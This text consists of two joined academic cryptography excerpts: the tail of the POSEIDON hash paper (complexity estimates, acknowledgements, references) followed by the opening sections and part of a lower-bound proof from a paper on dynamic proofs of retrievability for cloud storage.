degree. Following the same approach as for SNARKs in Section 6.2, we keep in registers only S-box inputs and the permutation outputs. Setting $w = t$, we get $T = R_F + \lceil R_P/t \rceil$ and $wT = tR_F + R_P$. Thus, the complexity is as follows:

- $24(tR_F + R_P) \cdot \log_2(tR_F + R_P)$ operations in $\mathbb{G}$ for the prover,
- a prover memory in $\Omega(63 \cdot (tR_F + R_P))$, and
- a communication (verifier time) of $63 \cdot (t + \log_2^2(24(tR_F + R_P)))$.

We suggest $t \in \{3,5\}$ in order to support the same Merkle tree cases as before. Thus, for our primary instance POSEIDON-128, we get an AET cost of 20540 for each permutation call for a width of 3. As we process 510 bits per call, we obtain a prover complexity of 40 operations per bit. For a width of 5 we get an AET cost of 38214, which translates to 38 operations per bit in $\mathbb{G}$.

7 Acknowledgements

This work is partially supported by the Ethereum foundation, Starkware Ltd, and IOV42 Ltd. We thank Alexander Vlasov, Lovesh Harshandani, and Carlos Perez for benchmarking POSEIDON in various environments. This work was also supported by the EUH2020 European Union's Horizon 2020 research and innovation programme (https://ec.europa.eu/programmes/horizon2020/en) under grant agreement 871473 (KRAKEN).

References

[1] C++ library for zkSNARK. https://github.com/scipr-lab/libsnark.

[2] 2019. Mike Lodder, Sovrin's principal cryptographer www.sovrin.org, private communication.

[3] Martin R. Albrecht, Carlos Cid, Lorenzo Grassi, Dmitry Khovratovich, Reinhard Lüftenegger, Christian Rechberger, and Markus Schofnegger. Algebraic Cryptanalysis of STARK-Friendly Designs: Application to MARVELlous and MiMC. In *ASIACRYPT 2019*, volume 11923 of *LNCS*, pages 371–397, 2019.

[4] Martin R. Albrecht, Lorenzo Grassi, Christian Rechberger, Arnab Roy, and Tyge Tiessen. MiMC: Efficient Encryption and Cryptographic Hashing with Minimal Multiplicative Complexity. In *ASIACRYPT 2016*, volume 10031 of *LNCS*, pages 191–219, 2016.

[5] Martin R. Albrecht, Christian Rechberger, Thomas Schneider, Tyge Tiessen, and Michael Zohner. Ciphers for MPC and FHE. In *EUROCRYPT 2015*, volume 9056 of *LNCS*, pages 430–454, 2015.

[6] Abdelrahaman Aly, Tomer Ashur, Eli Ben-Sasson, Siemen Dhooghe, and Alan Szepieniec. Design of symmetric-key primitives for advanced cryptographic protocols. Cryptology ePrint Archive, Report 2019/426, 2019. https://eprint.iacr.org/2019/426.

[7] Scott Ames, Carmit Hazay, Yuval Ishai, and Muthuramakrishnan Venkitasubramaniam. Ligero: Lightweight sublinear arguments without a trusted setup. In *CCS*, pages 2087–2104. ACM, 2017.

[8] Tomer Ashur and Siemen Dhooghe. Marvellous: a stark-friendly family of cryptographic primitives. Cryptology ePrint Archive, Report 2018/1098, 2018. https://eprint.iacr.org/2018/1098.

[9] Eli Ben-Sasson, Iddo Bentov, Yinon Horesh, and Michael Riabzev. Scalable zero knowledge with no trusted setup. In *CRYPTO (3)*, volume 11694 of *LNCS*, pages 701–732. Springer, 2019.

[10] Eli Ben-Sasson, Alessandro Chiesa, Eran Tromer, and Madars Virza. Succinct non-interactive zero knowledge for a von neumann architecture. In *USENIX Security Symposium*, pages 781–796. USENIX Association, 2014.

[11] Eli Ben-Sasson, Lior Goldberg, and David Levit. Stark friendly hash – survey and recommendation. Cryptology ePrint Archive, Report 2020/948, 2020. https://eprint.iacr.org/2020/948.

[12] Guido Bertoni, Joan Daemen, Michaël Peeters, and Gilles Van Assche. On the Indifferentiability of the Sponge Construction. In *EUROCRYPT 2008*, volume 4965 of *LNCS*, pages 181–197, 2008.

[13] Guido Bertoni, Joan Daemen, Michaël Peeters, and Gilles Van Assche. Duplexing the sponge: Single-pass authenticated encryption and other applications. In *Selected Areas in Cryptography*, volume 7118 of *LNCS*, pages 320–337. Springer, 2011.

[14] Tim Beyne, Anne Canteaut, Itai Dinur, Maria Eichlseder, Gregor Leander, Gaëtan Leurent, María Naya-Plasencia, Léo Perrin, Yu Sasaki, Yosuke Todo, and Friedrich Wiemer. Out of Oddity – New Cryptanalytic Techniques against Symmetric Primitives Optimized for Integrity Proof Systems. In *Advances in Cryptology - CRYPTO 2020*, volume 12172 of *LNCS*, pages 299–328. Springer, 2020.

[15] Eli Biham, Alex Biryukov, and Adi Shamir. Cryptanalysis of Skipjack Reduced to 31 Rounds Using Impossible Differentials. In *EUROCRYPT 1999*, volume 1592 of *LNCS*, pages 12–23, 1999.

[16] Eli Biham and Adi Shamir. Differential Cryptanalysis of DES-like Cryptosystems. *Journal of Cryptology*, 4(1):3–72, 1991.

[17] Eli Biham and Adi Shamir. *Differential Cryptanalysis of the Data Encryption Standard*. Springer, 1993.

[18] Christina Boura, Anne Canteaut, and Christophe De Cannière. Higher-Order Differential Properties of Keccak and *Luffa*. In *FSE 2011*, volume 6733 of *LNCS*, pages 252–269, 2011.

[19] Benedikt Bünz, Jonathan Bootle, Dan Boneh, Andrew Poelstra, Pieter Wuille, and Gregory Maxwell. Bulletproofs: Short proofs for confidential transactions and more. In *IEEE Symposium on Security and Privacy*, pages 315–334. IEEE Computer Society, 2018.

[20] Jan Camenisch, Markulf Kohlweiss, and Claudio Soriente. An accumulator based on bilinear maps and efficient revocation for anonymous credentials. In *Public Key Cryptography*, volume 5443 of *LNCS*, pages 481–500. Springer, 2009.

[21] Jan Camenisch and Anna Lysyanskaya. Dynamic Accumulators and Application to Efficient Revocation of Anonymous Credentials. In *CRYPTO 2002*, volume 2442 of *LNCS*, pages 61–76. Springer, 2002.

[22] Melissa Chase, David Derler, Steven Goldfeder, Claudio Orlandi, Sebastian Ramacher, Christian Rechberger, Daniel Slamanig, and Greg Zaverucha. Post-quantum zero-knowledge and signatures from symmetric-key primitives. In *CCS*, pages 1825–1842. ACM, 2017.

[23] Alessandro Chiesa, Yuncong Hu, Mary Maller, Pratyush Mishra, Noah Vesely, and Nicholas Ward. Marlin: Preprocessing zksnarks with universal and updatable srs. In Anne Canteaut and Yuval Ishai, editors, *Advances in Cryptology – EUROCRYPT 2020*, pages 738–768, Cham, 2020. Springer International Publishing.

[24] David A. Cox, John Little, and Donal O'Shea. *Ideals, varieties, and algorithms - an introduction to computational algebraic geometry and commutative algebra (2. ed.)*. Undergraduate texts in mathematics. Springer, 1997.

[25] Joan Daemen and Vincent Rijmen. The wide trail design strategy. In *IMACC*, volume 2260 of *LNCS*, pages 222–238. Springer, 2001.

[26] Joan Daemen and Vincent Rijmen. *The Design of Rijndael: AES - The Advanced Encryption Standard*. Information Security and Cryptography. Springer, 2002.

[27] Ariel Gabizon, Zachary J. Williamson, and Oana Ciobotaru. PLONK: permutations over lagrange-bases for oecumenical noninteractive arguments of knowledge. *IACR Cryptology ePrint Archive*, 2019:953, 2019.

[28] Víctor Gayoso Martínez, Luis Hernández Encinas, and Carmen Sánchez Ávila. A survey of the elliptic curve integrated encryption scheme. 2010. available at https://core.ac.uk/download/pdf/36042967.pdf.

[29] Irene Giacomelli, Jesper Madsen, and Claudio Orlandi. ZKBoo: Faster Zero-Knowledge for Boolean Circuits. In *USENIX Security Symposium*, pages 1069–1083. USENIX Association, 2016.

[30] Lorenzo Grassi, Dmitry Khovratovich, Arnab Roy, Christian Rechberger, and Markus Schofnegger. Poseidon: A New Hash Function for Zero-Knowledge Proof Systems. *IACR Cryptol. ePrint Arch.*, 2019:458, 2019.

[31] Lorenzo Grassi, Reinhard Lüftenegger, Christian Rechberger, Dragos Rotaru, and Markus Schofnegger. On a Generalization of Substitution-Permutation Networks: The HADES Design Strategy. In *EUROCRYPT 2020*, volume 12106 of *LNCS*, pages 674–704, 2020.

[32] Lorenzo Grassi, Christian Rechberger, and Sondre Rønjom. Subspace Trail Cryptanalysis and its Applications to AES. *IACR Trans. Symmetric Cryptol.*, 2016(2):192–225, 2016.

[33] Lorenzo Grassi, Christian Rechberger, Dragos Rotaru, Peter Scholl, and Nigel P Smart. MPC-friendly symmetric key primitives. In *CCS*, pages 430–443. ACM, 2016.

[34] Lorenzo Grassi, Christian Rechberger, and Markus Schofnegger. Weak Linear Layers in Word-Oriented Partial SPN and HADES-Like Schemes. Cryptology ePrint Archive, Report 2020/500, 2020. https://eprint.iacr.org/2020/500.

[35] Jens Groth. On the size of pairing-based non-interactive arguments. In *EUROCRYPT 2016*, volume 9666 of *LNCS*, pages 305–326. Springer, 2016.

[36] Jian Guo, Guohong Liao, Guozhen Liu, Meicheng Liu, Kexin Qiao, and Ling Song. Practical Collision Attacks against Round-Reduced SHA-3. *Journal of Cryptology*, 33(1):228–270, 2020.

[37] Martin Hell, Thomas Johansson, Alexander Maximov, and Willi Meier. The Grain Family of Stream Ciphers. In *The eSTREAM Finalists*, volume 4986 of *LNCS*, pages 179–190. Springer, 2008.

[38] Daira Hopwood, Sean Bowe, Taylor Hornby, and Nathan Wilcox. Zcash protocol specification: Version 2020.1.14 [overwinter+sapling+blossom+heartwood+canopy]. Technical report, Zerocoin Electric Coin Company,

2019. available at https://github.com/zcash/zips/blob/master/protocol/protocol.pdf.

[39] Thomas Jakobsen and Lars R. Knudsen. The Interpolation Attack on Block Ciphers. In *FSE 1997*, volume 1267 of *LNCS*, pages 28–40, 1997.

[40] Aniket Kate, Gregory M. Zaverucha, and Ian Goldberg. Constant-size commitments to polynomials and their applications. In *ASIACRYPT*, volume 6477 of *LNCS*, pages 177–194. Springer, 2010.

[41] Assimakis Kattis, Konstantin Panarin, and Alexander Vlasov. Redshift: Transparent snarks from list polynomial commitment iops. Cryptology ePrint Archive, Report 2019/1400, 2019. https://eprint.iacr.org/2019/1400.

[42] Nathan Keller and Asaf Rosemarin. Mind the Middle Layer: The HADES Design Strategy Revisited. Cryptology ePrint Archive, Report 2020/179, 2020. https://eprint.iacr.org/2020/179.

[43] Lars R. Knudsen. Truncated and Higher Order Differentials. In *FSE 1994*, volume 1008 of *LNCS*, pages 196–211, 1994.

[44] Mario Lamberger, Florian Mendel, Christian Rechberger, Vincent Rijmen, and Martin Schläffer. Rebound Distinguishers: Results on the Full Whirlpool Compression Function. In *ASIACRYPT 2009*, volume 5912 of *LNCS*, pages 126–143, 2009.

[45] F. J. MacWilliams and N. J. A. Sloane. *The Theory of Error-Correcting Codes*. North-holland Publishing Company, 1978.

[46] Mary Maller, Sean Bowe, Markulf Kohlweiss, and Sarah Meiklejohn. Sonic: Zero-knowledge snarks from linear-size universal and updatable structured reference strings. In Lorenzo Cavallaro, Johannes Kinder, XiaoFeng Wang, and Jonathan Katz, editors, *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security, CCS 2019, London, UK, November 11-15, 2019*, pages 2111–2128. ACM, 2019. URL: https://doi.org/10.1145/3319535.3339817, doi:10.1145/3319535.3339817.

[47] Mitsuru Matsui. Linear Cryptanalysis Method for DES Cipher. In *EUROCRYPT 1993*, volume 765 of *LNCS*, pages 386–397, 1993.

[48] Florian Mendel, Christian Rechberger, Martin Schläffer, and Søren S. Thomsen. The Rebound Attack: Cryptanalysis of Reduced Whirlpool and Grøstl. In *FSE 2009*, volume 5665 of *LNCS*, pages 260–276, 2009.

[49] Bryan Parno, Jon Howell, Craig Gentry, and Mariana Raykova. Pinocchio: Nearly practical verifiable computation. In *IEEE Symposium on Security and Privacy*, pages 238–252. IEEE Computer Society, 2013.

[50] Vincent Rijmen, Joan Daemen, Bart Preneel, Antoon Bosselaers, and Erik De Win. The cipher SHARK. In *Fast Software Encryption – FSE 1996*, volume 1039 of *LNCS*, pages 99–111. Springer, 1996.

[51] StarkWare Industries Ltd. The complexity of STARK-friendly cryptographic primitives. Private communication, 2018.

[52] Gavin Wood et al. Ethereum: A secure decentralised generalised transaction ledger. ethereum project yellow paper.(2014), 2014.

[53] A. M. Youssef, S. Mister, and S. E. Tavares. On the Design of Linear Transformations for Substitution Permutation Encryption Networks. In *School of Computer Science, Carleton University*, pages 40–48, 1997.

Dynamic proofs of retrievability with low server storage

Gaspard Anthoine, Jean-Guillaume Dumas, Mélanie de Jonghe, Aude Maignan, Clément Pernet
Université Grenoble Alpes, UMR CNRS 5224, LJK, 38000 Grenoble, France
{Firstname.Lastname}@univ-grenoble-alpes.fr, deJonghe.Melanie63@gmail.com

Michael Hanling, Daniel S. Roche
United States Naval Academy, Annapolis, Maryland, U.S.A.
MikeHanling@gmail.com, Roche@usna.edu

Abstract

Proofs of Retrievability (PoRs) are protocols which allow a client to store data remotely and to efficiently ensure, via audits, that the entirety of that data is still intact. A *dynamic* PoR system also supports efficient retrieval and update of any small portion of the data. We propose new, simple protocols for dynamic PoR that are designed for practical efficiency, trading decreased persistent storage for increased server computation, and show in fact that this tradeoff is inherent via a lower bound proof of time-space for any PoR scheme. Notably, ours is the first dynamic PoR which does not require any special encoding of the data stored on the server, meaning it can be trivially composed with any database service or with existing techniques for encryption or redundancy. Our implementation and deployment on Google Cloud Platform demonstrates our solution is scalable: for example, auditing a 1TB file takes just less than 5 minutes and costs less than $0.08 USD. We also present several further enhancements, reducing the amount of client storage, or the communication bandwidth, or allowing *public verifiability*, wherein any untrusted third party may conduct an audit.

1 Introduction

While various computing metrics have accelerated and slowed over the last half-century, one which undeniably continues to grow quickly is data storage. One recent study estimated the world's storage capacity at 4.4ZB ($4.4 \cdot 10^{21}$), and growing at a rate of 40% per year [9]. Another study group estimates that by 2025, half of the world's data will be stored remotely, and half of that will be in public cloud storage [31].

As storage becomes more vast and more outsourced, users and organizations need ways to ensure the *integrity* of their data – that the service provider continues to store it, in its entirety, unmodified. Customers may currently rely on the reputations of large cloud companies like IBM Cloud or Amazon AWS, but even those can suffer data loss events [2, 21], and as the market continues to grow, new storage providers without such long-standing reputations need cost-effective ways to convince customers their data is intact.

This need is especially acute for the growing set of *decentralized storage networks* (DSNs), such as Filecoin, Storj, Sia, SAFE Network, and PPIO*, that act to connect users who need their data stored with providers ("miners") who will be paid to store users' data. In DSNs, integrity checks are useful at two levels: from the customer who may be wary of trusting blockchain-based networks, and within the network to ensure that storage nodes are actually providing their promised service. Furthermore, storage nodes whose sole aim is to earn cryptocurrency payment have a strong incentive to cheat, perhaps by deleting user data or thwarting audit mechanisms.

The research community has developed a wide array of solutions to the remote data integrity problem over the last 15 years. Here we merely summarize the main lines of work and highlight some shortcomings that this paper seeks to address.

Provable Data Possession (PDP). PDP audits [16, 23, 35] are efficient methods to ensure that a large fraction of data has not been modified. They generally work by computing a small *tag* for each block of stored data, then randomly sampling a subset of data blocks and corresponding tags, and computing a check over that subset.

Because a server that has lost or deleted a constant fraction of the file will likely be unable to pass an audit, PDPs are useful in detecting catastrophic or unintentional data loss. They are also quite efficient in practice. However, *a server who deletes only a few blocks is still likely to pass an audit*, so the security guarantees are not complete, and may be inadequate for critical data storage or possibly-malicious providers.

Proof of Retrievability (PoR). PoR audits, starting with [5], have typically used techniques such as error-correcting codes, and more recently Oblivious RAM (ORAM), in order to obscure from the server where pieces of the file are

*https://filecoin.io, https://storj.io, https://sia.tech, https://safenetwork.tech, https://www.pp.io.

stored [13, 26]. Early PoR schemes did not provide an efficient update mechanism to alter individual data blocks, but more recent *dynamic* schemes have overcome this shortcoming [10, 34].

A successful PoR audit provides a strong guarantee of retrievability: if the server altered many blocks, this will be detected with high probability, whereas if only few blocks were altered or deleted, then the error correction means the file can still likely be recovered. Therefore, a single successful audit ensures with high probability that the *entire* file is still stored by the server.

The downside of this stronger guarantee is that PoRs have typically used more sophisticated cryptographic tools than PDPs, and in all cases we know of require *multiple times the original data size for persistent remote storage*. This is problematic from a cost standpoint: if a PoR based on ORAM requires perhaps 10x storage on the cloud, this cost may easily overwhelm the savings cloud storage promises to provide.

For our purpose, we have identified two main storage outsourcing type of approaches: those which minimizes the storage overhead and those which minimize the client and server computation. For each approach, we specify in Table 1 which one meets various requirements such as whether or not they are dynamic, if they can answer an unbounded number of queries and what is the extra storage they require.

Table 1: Attributes of some selected schemes

Protocol	PoR capable	Number of audits	Number of updates	Extra Storage
Sebé [32]	X	∞	X	$o(N)$
Ateniese et al. [5]	X	∞	X	$o(N)$
Ateniese et al. [6]	X	$O(1)$	$O(1)$	$o(N)$
Storj [36]	✓	$O(1)$	∞	$o(N)$
Juels et al. [23]	✓	$O(1)$	X	$O(N)$
Lavauzelle et al. [26]	✓	∞	X	$O(N)$
Stefanov et al. [35]	✓	∞	∞	$O(N)$
Cash et al. [10]	✓	∞	∞	$O(N)$
Shi et al. [34]	✓	∞	∞	$O(N)$
Here	✓	∞	∞	$o(N)$

Section 7 gives a detailed comparison with prior work.

Proof of Replication (PoRep) and others. While our work mainly falls into the PoR/PDP setting, it also has applications to more recent and related notions of remote storage proofs.

Proofs of space were originally proposed as an alternative to the computation-based puzzles in blockchains and anti-abuse mechanisms [4, 14], and require verifiable storage of a large amount of essentially-random data. A PoRep scheme (sometimes called *Proof of Data Reliability*) aims to combine the ideas of proof of space and PoR/PDP in order to prove that *multiple copies* of a data file are stored remotely. This is important as, for example, a client may pay for 3x redundant storage to prevent data loss, and wants to make sure that three actual copies are stored in distinct locations. Some PoRep schemes employ slow encodings and time-based audit checks; the idea is that a server does not have enough time to recompute the encoding on demand when an audit is requested, or even to retrieve it from another server, and so must actually store the (redundantly) encoded file [3, 11, 19, 37]. The Filecoin network employs this type of verification. A different and promising approach, not based on timing assumptions, has recently been proposed by [12]. An important property of many recent PoRep schemes is *public verifiability*, that is, the ability for a third party (without secrets) to conduct an audit. This is crucial especially DSNs.

Most relevant for the current paper is that *most of these schemes directly rely on an underlying PDP or PoR* in order to verify encoded replica storage. For example, [12] states that their protocol directly inherits any security and efficiency properties of the underlying PDP or PoR.

We also point out that, in contrast to our security model, many of these works are based on a *rational actor model*, where it is not in a participant's financial interest to cheat, but a malicious user may break this guarantee, and furthermore that most existing PoRep schemes do not support *dynamic* updates to individual data blocks.

1.1 Our Contributions

We present a new proof of retrievability which has the following advantages compared to existing PDPs and PoRs:

Near-optimal persistent storage. The best existing PoR protocols that we could find require between $2N$ and $10N$ bytes of cloud storage to support audits of an N-byte data file, making these schemes impractical in many settings. Our new PoR requires only $N + O(N/\log N)$ persistent storage.

Simple cryptographic building blocks. Our basic protocol relies only on small-integer arithmetic and a collision-resistant hash function, making it very efficient in practice. Indeed, we demonstrate that 1TB of data can be audited in less than 5 minutes at a monetary cost of just 0.08 USD.

Efficient partial retrievals and updates. That is, our scheme is a *dynamic* PoR, suitable to large applications where the user does not always wish to re-download the entire file.

Provable retrievability from malicious servers. Similar to the best PoR protocols, our scheme supports data recovery (*extraction*) via rewinding audits. This means, in particular, that there is only a negligible chance that a server can pass a *single* audit and yet not recover the entirety of stored data.

(Nearly) stateless clients. With the addition of a symmetric cipher, the client(s) in our protocol need only store a single decryption key and hash digest, which means multiple clients may easily share access (audit responsibility) on the same remote data store.

Public verifiability. We show a variant of our protocol, based on the difficulty of discrete logarithms in large groups, that allows any third party to conduct audits with no shared secret.

Importantly, because our protocols store the data unencoded on the server, they can trivially be used within or around any existing encryption or duplication scheme, including most PoRep constructions. We can also efficiently support arbitrary server-side applications, such as databases or file systems with their own encoding needs. The main drawback of our schemes is that, compared to existing PoRs, they have a higher asymptotic complexity for server-side computation during audits, and (in some cases) higher communication bandwidth during audits as well. However, we also provide a time-space lower bound that proves *any PoR scheme* must make a tradeoff between persistent space and audit computation time.

Furthermore, we demonstrate with a complete implementation and deployment on Google Compute Platform that *the tradeoff we make is highly beneficial in cloud settings*. Intuitively, a user must pay for the computational cost of audits only when they are actually happening, maybe a few times a day, whereas the extra cost of (say) 5x persistent storage *must be paid all the time*, whether the client is performing audits or not.

1.2 Organization

The rest of the paper is structured as follows: Section 2 defines our security model, along the lines of most recent PoR works; Section 3 contains our proof of an inherent time-space tradeoff in any PoR scheme; Section 4 gives an overview and description of our basic protocol, with detailed algorithms and security proofs delayed until Section 5; the latter thus presents the formal setting, and also contains a publicly verifiable variant; Section 6 discusses the results of our open-source implementation and deployment on Google Compute Platform.

2 Security model

We define a dynamic PoR scheme as consisting of the following five algorithms between a client $\mathcal{C}$ with state $st_{\mathcal{C}}$ and a server $\mathcal{S}$ with state $st_{\mathcal{S}}$. Our definition is the same as given by [34], except that we follow [23] and include the **Extract** algorithm in the protocol explicitly.

A subtle but important point to note is that, unlike the first four algorithms, **Extract** is not really intended to be used in practice. In typical usage, a cooperating and honest server will pass all audits, and the normal **Read** algorithm would be used to retrieve any or all of the data file reliably. The purpose of **Extract** is mostly to prove that the data is recoverable by a series of random, successful audits, and hence that the server which has deleted even one block of data has negligible chance to pass a single audit.

Our definitions rely on two distinct security parameters, κ for computational security and λ for statistical security. Typically values of $\kappa \geq 128$ and $\lambda \geq 40$ are considered secure [17]. One may think of κ having to do with offline attacks and λ corresponding only to online attacks which require interaction and where the adversary is more limited. Carefully tracking both security parameters in our analysis will allow us to more tightly tune performance without sacrificing security.

The server computation in all these algorithms is deterministic while the client may use random coins for any algorithm; at a minimum, the **Audit** algorithm *must* be randomized in order to satisfy retrievability non-trivially.

- $(st_{\mathcal{C}}, st_{\mathcal{S}}) \leftarrow \mathbf{Init}(1^{\kappa}, 1^{\lambda}, b, M)$: On input of the security parameters and the database M, consisting of N bits arranged in blocks of b bits, outputs the client state $st_{\mathcal{C}}$ and the server state $st_{\mathcal{S}}$.
- $\{m_i, \mathbf{reject}\} \leftarrow \mathbf{Read}(i, st_{\mathcal{C}}, st_{\mathcal{S}})$: On input of an index $i \in 1..\lceil N/b \rceil$, the client state $st_{\mathcal{C}}$ and the server state $st_{\mathcal{S}}$, outputs $m_i = M[i]$ or **reject**.
- $\{(st'_{\mathcal{C}}, st'_{\mathcal{S}}), \mathbf{reject}\} \leftarrow \mathbf{Write}(i, a, st_{\mathcal{C}}, st_{\mathcal{S}})$: On input of an index $i \in 1..\lceil N/b \rceil$, data a, the client state $st_{\mathcal{C}}$ and the server state $st_{\mathcal{S}}$, outputs a new client state $st'_{\mathcal{C}}$ and a new server state $st'_{\mathcal{S}}$, such that now $M[i] = a$, or **reject**.
- $\{\pi, \mathbf{reject}\} \leftarrow \mathbf{Audit}(st_{\mathcal{C}}, st_{\mathcal{S}})$: On input of the client state $st_{\mathcal{C}}$ and the server state $st_{\mathcal{S}}$, outputs a successful transcript π or **reject**.
- $M \leftarrow \mathbf{Extract}(st_{\mathcal{C}}, \pi_1, \pi_2, \ldots, \pi_e)$: On input of independent **Audit** transcripts $\pi_1, \ldots, \pi_e$, outputs the database M. The number of required transcripts e must be a polynomially-bounded function of N, b, and κ.

2.1 Correctness

A correct execution of the algorithms by an honest client and an honest server results in audits being accepted and reads to recover the last updated value of the database. More formally, correctness is:

Definition 1 (Correctness)**.** *For any parameters κ, λ, N, b, there exists a predicate* **IsValid** *such that, for any database M of N bits,* $\mathbf{IsValid}(M, \mathbf{Init}(1^{\kappa}, 1^{\lambda}, b, M))$. *Furthermore, for any state such that* $\mathbf{IsValid}(M, (st_{\mathcal{C}}, st_{\mathcal{S}}))$ *and any index i with $0 \leq i < \lceil N/b \rceil$, we have*

- $\mathbf{Read}(i, st_{\mathcal{C}}, st_{\mathcal{S}}) = M[i]$;
- $\mathbf{IsValid}(M', \mathbf{Write}(i, a, st_{\mathcal{C}}, st_{\mathcal{S}}))$, *where $M'[i] = a$ and the remaining $M'[j] = M[j]$ for every $j \neq i$;*
- $\mathbf{Audit}(st_{\mathcal{C}}, st_{\mathcal{S}}) \neq \mathbf{reject}$;
- *For e audits* $\mathbf{Audit}_1, \ldots, \mathbf{Audit}_e$ *with independent randomness, with probability* $1 - \mathsf{negl}(\lambda)$*:*

$$\mathbf{Extract}(st_{\mathcal{C}}, \mathbf{Audit}_1(st_{\mathcal{C}}, st_{\mathcal{S}}), \ldots, \mathbf{Audit}_e(st_{\mathcal{C}}, st_{\mathcal{S}})) = M.$$

Note that, even though $\mathcal{C}$ may use random coins in the algorithms, a correct PoR by this definition should have no chance of returning **reject** in any **Read**, **Write** or **Audit** with an honest client and server.

2.2 Authenticity and attacker model

The authenticity requirement stipulates that the client can always detect (except with negligible probability) if any message sent by the server deviates from honest behavior. To distinguish between public and private verification, we consider now two types of client: a *Writer* who can run any of the **Init**, **Write**, **Read**, or **Audit** algorithms; and a *Verifier* that can only run the last two. Accordingly, we split the client state in two parts: the secret values, prv_C, and the published ones, pub_C, so that $st_C = pub_C \cup prv_C$. In a privately verifiable protocol, detecting such deviations requires both secret and public values. In a publicly verifiable protocol we distinguish the **Init** and **Write** algorithms (which use the full client state st_C) from the **Read** and **Audit** ones (which use only the public part pub_C). Detecting a deviation in **Init** and **Write** still require the full client state (both the secret and public parts), while detecting a deviation in **Read** and **Audit** must be possible using only the public parts of the client state. We use the following game between two observers O_1 and O_2, a potentially *malicious* server $\overline{\mathcal{S}}$ and an honest server $\mathcal{S}$ for the adaptive version of authenticity. This is the game of [34], generalized to exhibit a public/private distinction:

1. $\overline{\mathcal{S}}$ chooses an initial memory M. O_1 runs **Init**, sends pub_C to O_2 and sends the initial memory layout $st_{\mathcal{S}}$ to both $\overline{\mathcal{S}}$ and $\mathcal{S}$.
2. For a polynomial number of steps $t = 1, 2, ..., poly(\lambda)$, $\overline{\mathcal{S}}$ picks an operation op_t where operation op_t is either **Read**, **Write** or **Audit**. O_1 and O_2 execute their respective operations with both $\overline{\mathcal{S}}$ and $\mathcal{S}$.
3. $\overline{\mathcal{S}}$ is said to win the game, if any message sent by $\overline{\mathcal{S}}$ differs from that of $\mathcal{S}$ and neither O_1, nor O_2, did output **reject**.

Definition 2 (Public Verifiability)**.** *A PoR scheme satisfies* public adaptive authenticity *(or* public verifiability*), if no polynomial-time adversary $\overline{\mathcal{S}}$ has more than negligible probability in winning the above security game.*

Definition 3 (Authenticity)**.** *A PoR scheme satisfies* private adaptive authenticity *(or just* adaptive authenticity*), if no polynomial-time adversary $\overline{\mathcal{S}}$ has more than negligible probability in winning the above security game when O_1 also plays the role of O_2.*

2.3 Retrievability

Intuitively, the retrievability requirement stipulates that whenever a malicious server can pass the audit test with high probability, the server must know the entire memory contents M. To model this, [10] uses a *blackbox rewinding access*: from the state of the server before any passed audit, there must exist an extractor algorithm that can reconstruct the complete correct database. As in [34], we insist furthermore that the extractor does not use the complete server state, but only the transcripts from successful audits. In the following game, note that the observer O_1 running the honest client algorithms may only update its state st_C during **Write** operations, and that the **Audit** operations are independently randomized from the client side, but we make no assumptions about the state of the adversary $\overline{\mathcal{S}}$.

1. $\overline{\mathcal{S}}$ chooses an initial database M. The observer runs **Init** and sends the initial memory layout $st_{\mathcal{S}}$ to $\overline{\mathcal{S}}$;
2. For $t = 1, 2, ..., poly(\lambda)$, the adversary $\overline{\mathcal{S}}$ adaptively chooses an operation op_t where op_t is either **Read**, **Write** or **Audit**. The observer executes the respective algorithms with $\overline{\mathcal{S}}$, updating st_C and M according to the **Write** operations specified;
3. The observer runs e **Audit** algorithms with $\overline{\mathcal{S}}$ and records the outputs $\pi_1, \ldots, \pi_{e'}$ of those which did not return **reject**, where $0 \leq e' \leq e$.
4. The adversary $\overline{\mathcal{S}}$ is said to with the game if $e' \geq e/2$ and $\textbf{Extract}(st_C, \pi_1, \ldots, \pi_e) \neq M$.

Definition 4 (Retrievability)**.** *A PoR scheme satisfies retrievability if no polynomial-time adversary $\overline{\mathcal{S}}$ has more than negligible probability in winning the above security game.*

3 Time-space tradeoff lower bound

The state of the art in Proofs of Retrievability schemes consists of some approaches with a low audit cost but a high storage overhead (e.g., [10, 23, 34]) and some schemes with a low storage overhead but high computational cost for the server during audits (e.g., [5, 32, 33]).

Before presenting our own constructions (which fall into the latter category) we prove that there is indeed an inherent tradeoff in any PoR scheme between the amount of extra storage and the cost of performing audits. By *extra storage* here we mean exactly the number of extra bits of persistent memory, on the client or server, beyond the bit-length of the original database being represented.

Theorem 5 below shows that, for any PoR scheme with sub-linear audit cost, we have

$$(\text{extra storage size}) \cdot \frac{\text{audit cost}}{\log(\text{audit cost})} \in \Omega(\text{data size}). \quad (1)$$

None of the previous schemes, nor those which we present, make this lower bound tight. Nonetheless, it demonstrates that a "best of all possible worlds" scheme with, say, $O(\sqrt{N})$ extra storage and $O(\log N)$ audit cost to store an arbitrary N-bit database, is impossible.

The proof is by contradiction, presenting an attack on an arbitrary PoR scheme which does not satisfy the claimed time/space lower bound. Our attack consists of flipping k randomly-chosen bits of the storage. First we show that k is small enough so that the audit probably does not examine any of the flipped bits, and still passes. Next we see that k

is large enough so that, for some choice of the N bits being represented, flipping k bits will, with high probability, make it impossible for any algorithm to correctly recover the original data. This is a contradiction, since the audit will pass even though the data is lost.

Readers familiar with coding theory will notice that the second part of the proof is similar to Hamming's bound for the minimal distance of a block code. Indeed, view the original N-bit data as a *message*, and the storage using $s+c$ extra bits of memory as an $(N+s+c)$-bit *codeword*: a valid PoR scheme must be able to extract (*decode*) the original message from an $(N+s+c)$-bit string, or else should fail any audit.

Theorem 5. *For any Proof of Retrievability scheme which stores an arbitrary database of N bits, uses at most $N+s$ bits of persistent memory on the server, c bits of persistent memory on the client, and requires at most t steps to perform an audit. Assuming $s \geq 0$, then either $t > \frac{N}{4}$, or*

$$(s+c)\frac{t}{\log_2 t} \geq \frac{N}{12}. \tag{2}$$

Proof. First observe that $N = 0$ and $t = 0$ are both trivial cases: either the theorem is always true, or the PoR scheme is not correct. So we assume always that $N \geq 1$ and $t \geq 1$.

By way of contradiction, suppose a valid PoR scheme exists with $s \geq 0$, $t \leq \frac{N}{4}$, and

$$(s+c)\frac{t}{\log_2 t} < \frac{N}{12}. \tag{3}$$

Following the definitions in Section 2, we consider only the **Audit** and **Extract** algorithms. The **Audit** algorithm may be randomized and, by our assumption, examines at most t bits of the underlying memory. At any point in an *honest* run of the algorithm, the server stores a $(N+s)$-bit string st_S, the client stores a c-bit string st_C, and the *client virtual memory* in the language of [10] is the unique N-bit string M such that $\mathbf{IsValid}(st_C, st_S, M)$.

